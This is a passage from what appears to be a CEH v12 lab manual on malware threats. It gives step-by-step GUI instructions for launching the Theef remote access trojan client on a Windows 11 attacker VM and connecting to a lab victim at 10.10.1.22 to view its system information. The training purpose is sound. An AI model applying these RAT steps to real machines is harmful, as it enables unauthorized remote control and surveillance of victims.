


4. Now, switch to the **Windows 11** virtual machine (as an attacker).
5. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\Theef** and double-click **Client210.exe** to access the victim machine remotely.


Module 07 – Malware Threats




6. The **Theef** main window appears, as shown in the screenshot.



7. Enter the IP address of the target machine (here, **Windows Server 2022**) in the **IP** field (**10.10.1.22**), and leave the **Port** and **FTP** fields set to default; click **Connect**.



8. Now, from **Windows 11**, you have successfully established a remote connection with the **Windows Server 2022** machine.
9. To view the computer's information, click the **Computer Information** icon () from the lower part of the window.



